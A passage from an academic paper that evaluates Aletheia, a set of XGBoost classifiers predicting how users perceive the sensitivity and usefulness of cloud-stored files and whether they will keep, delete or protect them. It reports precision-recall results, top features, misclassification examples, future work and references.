Among the files that participants had initially desired to protect, they wanted to continue to do so for 48% of them. Participants' free-text justifications mentioned that the files continued to be useful, yet contained sensitive information. However, participants now wanted to delete 42% of these files they initially wanted to protect. In a matter of months, these files had lost their utility in participants' eyes. These changed decisions are consistent with longitudinal file management; a sensitive file that is initially protected can easily be deleted once it is no longer deemed useful, whereas the opposite is impossible. The overall stability of participants' preferences over time provides further motivation for the development of advanced mechanisms that can keep track of dynamic file attributes longitudinally, which we elaborate on in Section 8.

7 Predicting File-Management Decisions

Because users can have hundreds or thousands of files in their cloud storage accounts, a core goal of ours was to alleviate the burden of manual file management with automated tools. In this section, we formulate the task of predicting file-management decisions based on features automatically collected from individual files and user accounts as a whole. To inform the classifier for file-management decisions, we also predict user perceptions of file usefulness and sensitivity.

7.1 Prediction Tasks and Baselines

Aletheia has three prediction tasks: predicting whether a user will perceive a file as sensitive (Task 1); predicting whether a user will perceive a file as no longer useful (Task 2); and predicting what management decision a user will choose among keeping, deleting, and protecting a file (Task 3). To perform

classification for each task, we compared several established supervised learning algorithms: Decision Trees (*DT*), Logistic Regression (*LR*), Random Forests (*RF*), Deep Neural Networks (*DNN*) with the Adam optimizer using scikit-learn [43], and XGBoost (*XGB*) [8]. All model parameters were optimized using grid search on the training set in each fold in cross validation, and tested on the testing set. We use the best performing classifier, which turned out to be XGBoost for both the preliminary classifiers trained on Round 1 data and the final classifiers trained on Round 2 data. We report results only on the final classifiers, which we refer to as *Aletheia w/ all features*, or *Aletheia* for short.

We compared Aletheia to multiple baselines. The first was a random classifier (*Random*), which randomly assigned a management decision for each file. The second was a majority classifier (*Majority*), which always predicted the most frequent class. For the task of predicting whether a file would be perceived as sensitive, we employed a more meaningful third baseline, *GDLP feature count*, leveraging Google's Cloud Data Loss Prevention API [18] (see Table 3). This baseline ranked documents based on the number of sensitive GDLP features identified in each document. We also tested a variant of our model that used only the GDLP output as features for predicting sensitivity: *Aletheia w/ only GDLP features*.

For predicting whether a file would be perceived as useful, we again used the Random and Majority baselines. We also tested two additional baselines centered on how recently the file was last modified and how useful files of its type were considered overall. We ordered all files by last modification date, from oldest to newest, and assigned them a "staleness" score between 1 (oldest) and 0 (newest) by normalizing the last modification date. The *Last Modified* baseline predicted the most stale files (those not modified recently) as *not useful*. The *Last Modified, File Type* baseline augmented the staleness score with overall statistics about the perceived usefulness of other files with the same file extension. For every file type, a "not-useful-type" score between 1 and 0 was calculated by considering all files of that file type (e.g., PDFs) in the training data and calculating what percent of them were marked as *not useful*. The *Last Modified, File Type* baseline ranked files based on the product of their staleness and not-useful-type scores. It allowed for files whose type is generally perceived as less useful to be ranked higher than files whose type is generally considered more useful. To the best of our knowledge, no prior work has attempted to predict perceptions of sensitivity and usefulness or file-management decisions for files in the cloud. We thus chose these baseline to represent common machine learning baselines and additional baselines capturing the most intuitive features for sensitivity and usefulness.


7.2 Dataset Description

We used the final dataset collected in Round 2. Our dataset consisted of tuples $(\mathbf{X}, Y)$, where X_i was the feature vector and Y_i was our target for prediction. The feature vector X_i, included metadata and information on files and user accounts. For accounts, we had the total amount of storage and the amount used. For files, we had the size of the file, whether or not the file was shared, the link access (view or edit), whether or not the file was last modified by the user, and the access type (owner, editor, viewer). For documents and images that contained text, we extracted counts of sensitive information discovered using the GDLP API [18]. In addition, we collected a bag of words on a heuristic set of keywords. For documents, we collected an average word2vec embedding of each document using Google News word2vec embeddings [33]. Doing so enabled us to approximate text context without breaching the privacy of participants by having actual interpretable text from their files. For images, we used the Google Vision API [20] to obtain multiple image features. We additionally converted the labels from the API, including the "best guess label," to one-hot encoding representations, as well a word2vec embedding representation, which were added to the feature vector. These features are listed in Table 3. In addition, we also computed the following user-level statistics as features: (1) the percentage of files in a participant's account with each sensitive feature (e.g., the fraction of files tagged as adult); and (2) the percentage of files labeled as sensitive in the training data that contained each sensitive feature. Compared to *Aletheia w/ only GDLP features*, we considered a broader set of file-based and user-based features.

For file-management decisions (Task 3), we used all files for which we collected survey data. For Task 1 and Task 2, we separated the evaluation by image files and document files since they had different features. The labels Y for each task were obtained from participants' answers to questions S-1, U-1 and M-1 (as labeled in the survey instrument in online Appendix B [1]). Questions S-1 and U-1 asked participants to rate a file's sensitivity and usefulness, respectively, on a Likert scale. Question M-1 inquired how participants wanted to manage the file by either deleting it, protecting it, or keeping it as-is. Based on the answers to S-1, we created binary labels for Task 1: *sensitive* ("strongly agree," "agree") and *not sensitive* ("neutral," "disagree," "strongly disagree"). A total of 15% of files were sensitive. Based on the answers to U-1, we created binary labels for Task 2: *not useful* ("strongly disagree," "disagree") and *useful* ("neutral," "agree," "strongly agree"). A total of 38% of the files were not useful. Note that for both S-1 and U-1, "neutral" responses were assigned to the categories that we were *not* interested in finding (*not sensitive* and *useful*). From the answers to M-1, we had three labels for Task 3: *delete* (40%), *protect* (8%), and *keep* (52%).

7.3 Experimental setup

Tasks 1 and 2 for predicting sensitivity and usefulness had the same setup, while predicting file-management decisions in Task 3 used a different setup.



(a) Sensitivity of documents (b) Sensitivity of images (c) Usefulness of documents (d) Usefulness of images

Figure 6: Precision vs. recall for predicting sensitivity and usefulness. We compared two versions of *Aletheia* (red and blue) against a random baseline (black) and a baseline using Google's Data Loss Prevention (GDLP) tool (magenta) for the sensitivity dataset. For the usefulness dataset, we compared against two heuristic baselines using the last modification date (cyan and green).

7.3.1 Task 1 and 2: Sensitivity and usefulness

We performed a *nested cross-validation* [40, 46, 54] and report averaged results across five test folds. To this end, we first created five training and test folds. Within each training fold, we further performed a five-fold cross-validation to tune and select hyperparameters. Finally, each tuned model was evaluated on the respective test folds and performance was averaged across all five test folds. This allowed us to see how the model may perform in the general setting, and it also reduced bias from selecting a single random test set. Note that we *did not* tune any hyperparameters on the separated test fold; it was used exclusively for evaluation.

Since we focused on finding files that participants wished to delete or protect, we ordered examples in the test data by the probability of being $Y_i = 1$ (*sensitive* for Task 1, *not useful* for Task 2), and assessed the precision and recall. This is a common setup for evaluating binary classification where one label (e.g., *sensitive*) is more important than the other (e.g., *not sensitive*). Since there were significantly fewer *sensitive* and *not useful* labels, we had a "needle in the haystack" problem. We aimed for both high precision and high recall, but there is typically a trade-off between them. Precision was computed as $TP/(TP+FP)$, where TP was the number of true positive examples (actual label positive, predicted label positive), and FP was the number of false positive examples (actual label negative, predicted label positive). In other words, precision was the proportion of examples predicted as bearing the label of interest that were correctly predicted. It is also known as the positive predictive value in information retrieval [6, 39] or Bayesian detection rate in intrusion detection [3]. Recall was computed as $TP/(TP+FN)$, where FN was the number of false negative examples (actual label positive, predicted label negative). A precision-recall curve (PRC) allows us to see the trade-off between precision and recall when different possible cutoffs for positive classifications are used. For example, if we predicted the top 20% most likely files as positive, then a point on the PRC is created which shows the exact trade-off between including false positives in the files predicted as positive (top 20%) and not including the false negatives, files that should be predicted as positive but fall in the lower 80%.

7.3.2 Task 3: File-Management decision

In this task, we had three classes: *delete* ($Y_i = 1$), *protect* ($Y_i = 2$), and *keep* ($Y_i = 3$). Since perceptions of sensitivity and usefulness correlated highly with file-management decisions, we wanted to leverage them in our classification. However, one typically does not have these labels for all files in a user's account. Thus, we predicted these labels using the classifiers for Task 1 and 2, adding the predicted labels as two additional features for predicting the file-management decision. We compared the performance of adding these two features against a classifier that does not use them, a majority classifier, and an *oracle* with the actual perceived sensitivity and usefulness of a file as reported by the participant.

7.4 Results

Here, we present the precision-recall curves for sensitivity and usefulness, separated into image and document files. We also analyze the top features for predicting sensitivity and usefulness. For both Task 1 and Task 2, a majority classifier performed the same as a random classifier for precision and recall, so we do not report results for random classifiers.

7.4.1 Task 1: Sensitivity

We first tried to predict if a user would perceive a document or image as *sensitive*. Figures 6a–6b show precision vs. recall curves (PRC) for the **sensitivity dataset**. Figure 6a shows the PRC for predicting the sensitivity of documents. *Aletheia* performed the best overall, while *Aletheia w/ only GDLP features* performed worse. The *GDLP feature count* classifier did not perform better than the *Random* baseline in this setting. *Aletheia* had an AUC 0.68, while *Aletheia w/ only GDLP features* had an AUC of 0.40, an improvement of 68%.

Figure 6b shows the PRC for predicting the sensitivity of images. *Aletheia* had an AUC of 0.86, compared to *Aletheia*




Figure 7: A comparison between directly predicting the file-management decision versus first predicting sensitivity and usefulness for all files. *Aletheia* is compared to a majority classifier and an oracle that knows participants' responses about a file's sensitivity and usefulness.

w/ only GDLP features with an AUC of 0.34, an improvement of 153%. The *GDLP feature count* classifier had an AUC of 0.20. Compared to prediction for documents, we observed much better performance in terms of the PRC for *Aletheia*, but not for *Aletheia w/ only GDLP features*.

From the sensitivity results, we found that a broader set of features besides counts of sensitive information provided more accurate results. We also found that *Aletheia* performed better at predicting the sensitivity of images than documents. This makes sense because we had additional image features capturing adult, racy, spoofed, medical, and violent content, which may be indicative of sensitivity for images.

7.4.2 Task 2: Usefulness

We next tried to predict if a user would perceive a document or image as being *not useful*. Figures 6c–6d show precision vs. recall curves (PRC) for predicting that specific documents and images in the **usefulness dataset** were *not useful*. *Aletheia* performed the best in both tasks, significantly outperforming the baseline classifiers.

Figure 6c shows the PRC for predicting *not useful* on documents. The best baseline classifier was the *Last Modified, File Type* heuristic, which performed reasonably well for predicting that a document was *not useful*. *Aletheia* achieved an AUC value of 0.82, compared to the best baseline AUC value of 0.65, an improvement of 26%. For images, all baseline classifiers performed similarly, with the *Last Modified* heuristic performing the best among them with an AUC of 0.35. *Aletheia* was more accurate in predicting *not useful* than the baselines, with an AUC of 0.71, an improvement of 101%.

We found that predicting images as *sensitive* was easier than predicting documents as *sensitive*, while predicting documents as *not useful* was easier than predicting images as *not useful*. This may be due to varying perceptions of usefulness, which are less likely to be captured from image features.

Decision	Correct Predictions	Incorrect Predictions
Keep	91%	9% (delete)
Delete	75%	25% (keep)
Protect	37%	56% (keep), 7% (delete)

Table 7: Accuracy per file-management decision. For incorrect predictions, we show our classifier's prediction in parentheses. For example, we predicted 91% of *keep* labels correctly, while incorrectly predicting 9% of *keep* labels as delete.

7.4.3 Task 3: File-Management Decision

Finally, we tried to predict file-management decisions, and Figure 7 shows our overall accuracy in doing so. We show results for both predicting the file-management decision directly from file features, as well as the aforementioned two-step process in which we first predicted the file's sensitivity and usefulness, subsequently using these predictions as additional features in predicting the file-management decision. The oracle shows that if the classifier knew participants' actual responses for perceived usefulness and sensitivity, we could achieve 90% accuracy for predicting file-management decisions. In the more realistic scenario of using only file features and (possibly incorrect) predictions of sensitivity and usefulness in our two-step process, we saw a roughly 10% increase in accuracy compared to the single-step process. This result shows that even without an oracle of participants' actual responses for a file's sensitivity and usefulness, leveraging our predictions of those perceptions boosted the accuracy of predicting the file-management decision.

Table 7 compares accuracy across file-management decisions. We were most accurate on *keep* decisions, the majority class. For cases in which we mispredicted *keep* decisions, *Aletheia* always instead predicted them as *delete*. On the other hand, for *delete* decisions, *Aletheia* had 75% accuracy, mispredicting *delete* decisions as *keep*. With only 37% accuracy, *Aletheia* did not perform very well on *protect* labels. Interestingly, the majority of mispredictions for *protect* were mislabeled as *keep*. This result shows that *Aletheia* considered *protect* decisions as closer to *keep* decisions than *delete*. The number of *protect* labels was significantly smaller than the other two labels, making it harder to predict.

7.5 Understanding Prediction Results

We also examined which features were important for each prediction task. Table 8 shows the top features identified by each classifier for the sensitivity and usefulness tasks, in order of importance. Generally, word2vec had high feature importance in the classifiers. However, since word2vec features are not easy to interpret [27], we do not show them on the list. For documents in the sensitivity task, we noticed that user-level statistics like the fraction of files in the account containing

Task		Features
Sensitivity	Documents	gender; fraction of ethnic/VIN/location files; credit card; date of birth; email
	Images	fraction of gender/SSN/ethnic/location files; adult; credit card; racy; passport
Usefulness	Documents	access type; last modifying user; finance keywords; report & journal keywords
	Images	file size; finance keywords; access type; last modifying user; medical keywords
File Management	All Files	usefulness; sensitivity; spoof; account size; used space; finance keywords; medical keywords

Table 8: Top features for prediction tasks. Italicized *keywords* were top terms identified via the bag of words collections.


ethnic terminology, VIN numbers, and locations played a role in prediction, as did specific features like credit card numbers, dates of birth, and email addresses. For images, we saw some of the same important features, but also sensitive image features, such as whether content was potentially adult or racy.

For the usefulness dataset, we saw some similar top features as in the sensitivity dataset, including access type and financial keywords. For documents, report and journal keywords were important in predicting usefulness. For images, medical content was also predictive of usefulness.

Besides the top features in Table 8, word2vec embeddings were also identified as important features. This means that text content is central to these prediction tasks. For documents, one word2vec embedding represented the entire document. However, for images, we considered additional one-hot encoding and word2vec features based on the automatically identified image labels. Of those, only word2vec features were identified as important, probably because one-hot encodings of "best guess labels" were too sparse.

Table 8 also shows the most important features for predicting file-management decisions. The top two features were the predicted labels for file usefulness and sensitivity. Using XGBoost, the feature importances of usefulness and sensitivity predictions were 0.40 and 0.11, respectively, confirming our earlier observation about the two-step prediction process being superior to the one-step process. Sensitive information in the file, such as medical content, was an important feature.

To better understand the distribution of sensitive files in a single account, Figure 8 shows box plots of the predicted probability a file was sensitive for all documents and images in each Round 2 participant's accounts. We omitted participants with fewer than 10 documents or images in their accounts. These predictions came from our preliminary classifier, which was trained on Round 1 data. On average, the preliminary classifier predicted the majority of files as having a low probability of being sensitive. Only a small subset of files with high probability of being sensitive were selected for each participant. For many participants, we were selecting only a small number of files that the preliminary classifier deemed sensitive with high probability. This resulted in a high percentage of potentially sensitive files in our Round 2 dataset.



(a) Documents (b) Images

Figure 8: Predicted sensitivity probability for each document and image for every participant. On average, our classifier predicts low sensitivity for a majority of files, and high sensitivity on a small number of files.




Figure 9: Preliminary classifier prediction precision as a function of predicted file sensitivity. The increasing precision at higher predicted sensitivity scores indicates that predictions of high sensitivity are more accurate.

To explore our preliminary classifier's accuracy in picking sensitive files, we looked at the relationship between high probability predictions a file was sensitive and the precision of prediction. We ranked the selected files in order of predicted probability of being sensitive, classifying files based on a sliding threshold for which everything above the threshold was classified as sensitive. Finally, we computed the precision for the files above the threshold on our ground truth file sensitivity, reporting the results for both documents and images in Figure 9. A higher percentile means a higher threshold for the predicted probability of sensitivity. When the threshold for predicted probability was low, we had lower precision (around 30%). With higher predicted probability, our preliminary classifier had better precision. This shows that the preliminary classifier produced meaningful sensitivity predictions.

To better understand mispredictions, we also performed a qualitative evaluation of files that were false positives in our final classifier, alongside the reasons why participants did

not consider them sensitive. Specifically, we looked at false positives in the top five documents and images by rank.

Within documents, 6% of such files contained PII that was obsolete. One participant wrote, *"It's just a cover letter I had written several years ago and doesn't contain any good info because the address and phone aren't good anymore.*" As highlighted in Table 8, phone numbers and addresses are both important in predicting sensitivity. However, accurately classifying files requires more temporal information and context. Similarly, 3% of the files contained sensitive information belonging to someone other than the participant, so they did not consider the file sensitive. Regarding an ex-partner's resume, a participant wrote, *"It might be slightly sensitive to my ex, but not really."* This particular finding supports prior work [44] suggesting that life experiences impact data-privacy valuations. For a majority of the other documents (70%), participants' responses did not indicate a strong element of sensitivity. They mentioned that the files contained information they did not feel could compromise them in any manner, or details that were already publicly available.

Most images that were misclassified as sensitive were pictures with faces, memes, or some form of artwork or original content. However, participants did not perceive them as sensitive. For a family photo, a participant wrote, *"This does not reveal any personal information about me, or the person in the photo."* In another example of original artwork, a participant mentioned, *"There is nothing sensitive in the file, but I would not want someone stealing the image to use as their own."* Pictures containing adult content that did not directly affect the participants were also not considered sensitive by some participants. Regarding a nude photo, a participant mentioned it was not compromising as they were not in the photo.

This investigation revealed that files shown to participants conformed with our broader definition of sensitivity listed in Table 1. However, different participants had varying sensitivity thresholds, which eventually weighed more into the decision-making process of how they wanted to manage the files. Better understanding this phenomenon requires both additional data collection and the development of personalized classifiers that account for such personalization. We note this as a limitation of our current study, discussing possible future work in this direction in the next section.

8 Discussion and Future Work

Decisions about file management are predicated on several factors, some internal to the user and some based on the contents of the file. The design of Aletheia focuses not on directly predicting that decision, but rather on predicting perceptions regarding these files that can be inferred using passively collected file metadata, which can then in turn be useful in predicting the ultimate file-management decision. To this end, we applied the usefulness/sensitivity model from Figure 1.

Our findings in Section 7.4 were particularly encouraging for the usefulness part of this model, as using automated inference techniques to first build an understanding of participants' conceptualization of usefulness significantly improved our ability to predict their file-management decision; the predicted usefulness was the single most predictive feature for the file-management-decision classification. This holistic, human-centered approach to automated inference highlights the importance of deep qualitative engagement with users during the design of such classifiers.

Not only does this human-centered understanding improve the performance of automated inference, but this approach can also develop a deeper understanding of perceived usefulness and sensitivity for files. Perceptions of usefulness are strongly correlated with future access, while perceptions of sensitivity correlate with the existence of PII, financial information, intimate content, and sentimental value.

While Figure 5 shows a very strong correlation between usefulness and desire to delete a given file, as well as keeping non-sensitive useful files as-is, two more subtle points arise. First, participants' preferences for how to manage useful, sensitive files did not map onto our hypothesized model; decisions to protect useful files were nearly evenly split between sensitive and not-sensitive files. Second, while not-useful files were nearly always deleted, participants still wanted to retain a nontrivial minority of files deemed not useful. This phenomenon suggests that using the concept of usefulness is very helpful for determining whether to retain a given file. Nonetheless, automated systems should not use such a prediction to make file-retention decisions automatically on behalf of the user, but rather should seek confirmation from the user.

While predicting file usefulness was incredibly helpful for subsequently predicting file-management decisions, predicting file sensitivity was both less successful and less helpful for predicting file-management decisions. Beyond being harder to accurately predict because the base rate of sensitive files is low (13%), these phenomena suggest the relationship between sensitivity and file management is more complex than our hypothesized model. Future work could explore whether classifiers tuned to individual users' preferences would be able to improve performance on using sensitivity predictions to underpin file-management-decision predictions.

Within the sensitivity prediction task, our classifier performed better for images than for documents. While this can be an artifact of the underlying data, we hypothesize that some of the significant features for images, such as the "adult," "racy," and "violent" features, are evidently easier to automatically detect among images of different users. For documents, we observed that while there were standardized classes of significant and clearly identifiable features (e.g., PII and financial information) that are straightforward to detect, qualitative responses from participants suggest the presence of a strong temporal relevancy of these features. Our classifier does not account for contexts, temporal or otherwise. Similarly for

some images, participants described sensitive pictures as having sentimental value (e.g., pictures of children, loved ones). Directly predicting sensitivity of this kind from our features is not feasible. This task certainly merits deeper investigation.

Future work to further improve our understanding of file sensitivity and file management should focus on longitudinal studies. This will enable us to passively observe participants' actions over time, rather than actively asking the participant to make management decisions. Longitudinal data will enable building a *sensitivity persona* that can account for the variation in sensitivity perceptions among individuals. The success of a classifier depends to a large extent on the training and testing data coming from the same distribution. If the covariate distribution changes over time, a problem known as concept drift, then the classifiers would need to be updated and account for this concept drift in order to perform well. While in this work we lacked longitudinal data and were thus unable to check for concept drift, a quantitative evaluation of the drift effect on classifier performance for retrospective file management would be a fruitful direction for future work.

Additionally, future work should focus on broadening the participant pool to minimize sources of potential bias and better account for cultural diversity, as well as understanding the trade-off between file management and the associated risk of sensitive files. This can be achieved by developing and widely deploying an effective user management interface with additional surveys, which can surface these ideas efficiently. Overall, these efforts would minimize our current limitations and operationalize the results of our work to improve Aletheia's performance.

Acknowledgments

This material is based upon work supported by the National Science Foundation under Grants CNS-1801644 and CNS-1801663. We thank Will Brackenbury for his assistance with our data-collection infrastructure, as well as Noah Hirsch and Michael Tang for their assistance with our interviews.

References

[1] Interview scripts and survey instruments, 2021. `https://bit.ly/usenix21appendix`.

[2] Qualitiative inteview questions codebook, 2021. `https://bit.ly/usenix21codebook`.

[3] Stefan Axelsson and David Sands. *Understanding Intrusion Detection Through Visualization*. Springer Science & Business Media, 2006.

[4] Benett Axtell and Cosmin Munteanu. Back to real pictures: A cross-generational understanding of users' mental models of photo cloud storage. *PACM IMWUT*, 3(3):74, 2019.

[5] Russell Brandom. The Capital One breach is more complicated than it looks. The Verge, Jul 2019. `https://www.theverge.com/2019/7/31/20748886/capital-one-breach-hack-thompson-security-data`.

[6] Kay Henning Brodersen, Cheng Soon Ong, Klaas Enno Stephan, and Joachim M. Buhmann. The binormal assumption on precision-recall curves. In *Proc. ICPR*, 2010.

[7] Anthony M. Butler. Data leak prevention enforcement based on learned document classification. International Business Machines Corporation, US Patent 9,626,528, April 18, 2017.

[8] Tianqi Chen and Carlos Guestrin. XGBoost: A scalable tree boosting system. In *Proc. KDD*, 2016.

[9] Jason W. Clark, Peter Snyder, Damon McCoy, and Chris Kanich. I saw images I didn't even know I had: Understanding user perceptions of cloud storage privacy. In *Proc. CHI*, 2015.

[10] David M. Douglas. Doxing: A conceptual analysis. *Ethics and Information Technology*, 18(3):199–210, 2016.

[11] European Parliament and Council of the European Union. Regulation (EU) 2016/679. *Official Journal of the European Union (OJ)*, 59(1-88), 2016.

[12] Lujun Fang and Kristen LeFevre. Privacy wizards for social networking sites. In *Proc. WWW*, 2010.

[13] Casey Fiesler, Michaelanne Dye, Jessica L. Feuston, Chaya Hiruncharoenvate, Clayton J. Hutto, Shannon Morrison, Parisa Khanipour Roshan, Umashanthi Pavalanathan, Amy S. Bruckman, Munmun De Choudhury, and Eric Gilbert. What (or who) is public?: Privacy settings and social media content sharing. In *Proc. CSCW*, 2017.

[14] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "A stalker's paradise": How intimate partner abusers exploit technology. In *Proc. CHI*, 2018.

[15] David Garcia. Leaking privacy and shadow profiles in online social networks. *Science Advances*, 3(8), 2017.

[16] Kambiz Ghazinour, Stan Matwin, and Marina Sokolova. Monitoring and recommending privacy settings in social networks. In *Proc. EDBT Workshops*, 2013.

[17] Neil Zhenqiang Gong and Bin Liu. You are who you know and how you behave: Attribute inference attacks via users' social friends and behaviors. In *Proc. USENIX Security*, 2016.

[18] Google. Cloud data loss prevention, 2021. https://cloud.google.com/dlp/.

[19] Google. Cloud speech to text, 2021. https://cloud.google.com/speech-to-text/.

[20] Google. Cloud vision, 2021. https://cloud.google.com/vision/.

[21] Julia Hanson, Miranda Wei, Sophie Veys, Matthew Kugler, Lior Strahilevitz, and Blase Ur. Taking data out of context to hyper-personalize ads: Crowdworkers' privacy perceptions and decisions to disclose private information. In *Proc. CHI*, 2020.

[22] Wenjin Hu, Tao Yang, and Jeanna N. Matthews. The good, the bad and the ugly of consumer cloud storage. *ACM SIGOPS Operating Systems Review*, 44(3):110–115, 2010.

[23] I. Ion, N. Sachdeva, P. Kumaraguru, and S. Čapkun. Home is safer than the cloud!: Privacy concerns for consumer cloud storage. In *Proc. SOUPS*, 2011.

[24] Mohammad Taha Khan, Maria Hyun, Chris Kanich, and Blase Ur. Forgotten but not gone: Identifying the need for longitudinal data management in cloud storage. In *Proc. CHI*, 2018.

[25] Spyros Kokolakis. Privacy attitudes and privacy behaviour. *Comput. Secur.*, 64(C):122–134, January 2017.

[26] Michal Kosinski, David Stillwell, and Thore Graepel. Private traits and attributes are predictable from digital records of human behavior. *PNAS*, 110(15):5802–5805, 2013.

[27] Omer Levy and Yoav Goldberg. Dependency-based word embeddings. In *Proc. ACL*, 2014.

[28] Jack Lindamood, Raymond Heatherly, Murat Kantarcioglu, and Bhavani Thuraisingham. Inferring private information using social network data. In *Proc. WWW*, 2009.

[29] Kun Liu and Evimaria Terzi. A framework for computing the privacy scores of users in online social networks. *TKDD*, 5(1):6, 2010.

[30] Sonia Livingstone, Leslie Haddon, Anke Görzig, and Kjartan Ólafsson. Risks and safety on the internet: The perspective of European children. LSE, London: EU Kids Online, 2011. https://resourcecentre.savethechildren.net/library/risks-and-safety-internet-perspective-european-children-full-findings-and-policy.

[31] Microsoft. Information rights management, June 30, 2020. https://docs.microsoft.com/en-us/exchange/information-rights-management-exchange-2013-help.

[32] Adriana Mijuskovic and Mexhid Ferati. User awareness of existing privacy and security risks when storing data in the cloud. In *Proc. e-Learning*, 2015.

[33] Tomas Mikolov, Ilya Sutskever, Kai Chen, Greg S. Corrado, and Jeff Dean. Distributed representations of words and phrases and their compositionality. In *Proc. NIPS*, 2013.

[34] Kimberly J. Mitchell, Lisa M. Jones, David Finkelhor, and Janis Wolak. Trends in unwanted online experiences and sexting. Crimes Against Children Research Center, 2014.

[35] Anthony D. Miyazaki and Ana Fernandez. Consumer perceptions of privacy and security risks for online shopping. *Journal of Consumer Affairs*, 35(1):27–44, 2001.

[36] Ambar Murillo, Andreas Kramm, Sebastian Schnorf, and Alexander De Luca. "If I press delete, it's gone": User understanding of online data deletion and expiration. In *Proc. SOUPS*, 2018.

[37] Enrique Bermejo Nievas, Oscar Deniz Suarez, Gloria Bueno García, and Rahul Sukthankar. Violence detection in video using computer vision techniques. In *Proc. CAIP*, 2011.

[38] Maureen K. Ohlhausen. Painting the privacy landscape: Informational injury in FTC privacy and data security cases. FTC Public Statement, 2017. https://www.ftc.gov/system/files/documents/public_statements/1255113/privacy_speech_mkohlhausen.pdf.

[39] Brice Ozenne, Fabien Subtil, and Delphine Maucort-Boulch. The precision–recall curve overcame the optimism of the receiver operating characteristic curve in rare diseases. *Journal of Clinical Epidemiology*, 68(8):855–859, 2015.

[40] Saeid Parvandeh and Brett A. McKinney. EpistasisRank and EpistasisKatz: Interaction network centrality methods that integrate prior knowledge networks. *Bioinformatics*, 35(13):2329–2331, 2019.

[41] Seth Patton. OneDrive Personal Vault brings added security to your most important files and OneDrive gets additional storage options, 2019. https://www.microsoft.com/en-us/microsoft-365/blog/2019/06/25/onedrive-personal-vault-added-security-onedrive-additional-storage/.

[42] Sai Teja Peddinti, Aleksandra Korolova, Elie Bursztein, and Geetanjali Sampemane. Cloak and swagger: Understanding data sensitivity through the lens of user anonymity. In *Proc. IEEE S&P*, 2014.

[43] Fabian Pedregosa, Gaël Varoquaux, Alexandre Gramfort, Vincent Michel, Bertrand Thirion, Olivier Grisel, Mathieu Blondel, Peter Prettenhofer, Ron Weiss, Vincent Dubourg, et al. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[44] Yu Pu and Jens Grossklags. Valuating friends' privacy: Does anonymity of sharing personal data matter? In *Proc. SOUPS*, 2017.

[45] Kopo M. Ramokapane, Awais Rashid, and Jose M. Such. "I feel stupid I can't delete…": A study of users' cloud deletion practices and coping strategies. In *Proc. SOUPS*, 2017.

[46] Sebastian Raschka. Model evaluation, model selection, and algorithm selection in machine learning. *arXiv preprint arXiv:1811.12808*, 2018.

[47] Clayton Santos, Eulanda M. dos Santos, and Eduardo Souto. Nudity detection based on image zoning. In *Proc. ISSPA*, 2012.

[48] Peter Snyder, Periwinkle Doerfler, Chris Kanich, and Damon McCoy. Fifteen minutes of unwanted fame: Detecting and characterizing doxing. In *Proc. IMC*, 2017.

[49] Peter Snyder and Chris Kanich. Cloudsweeper: Enabling data-centric document management for secure cloud archives. In *Proc. CCSW*, 2013.

[50] Fred Stutzman, Ralph Gross, and Alessandro Acquisti. Silent listeners: The evolution of privacy and disclosure on Facebook. *Journal of Privacy and Confidentiality*, 4(2):7–41, 2013.

[51] Ashwini Tonge and Cornelia Caragea. Dynamic deep multi-modal fusion for image privacy prediction. In *Proc. WWW*, 2019.

[52] Lars Arne Turczyk, Oliver Heckmann, and Ralf Steinmetz. File valuation in information lifecycle management. In *Proc. AMCIS*, 2007.

[53] Karen Turner. Hacked Dropbox login data of 68 million users is now for sale on the dark web. The Washington Post, Sep 2016. `https://www.washingtonpost.com/news/the-switch/wp/2016/09/07/hacked-dropbox-data-of-68-million-users-is-now-or-sale-on-the-dark-web/`.

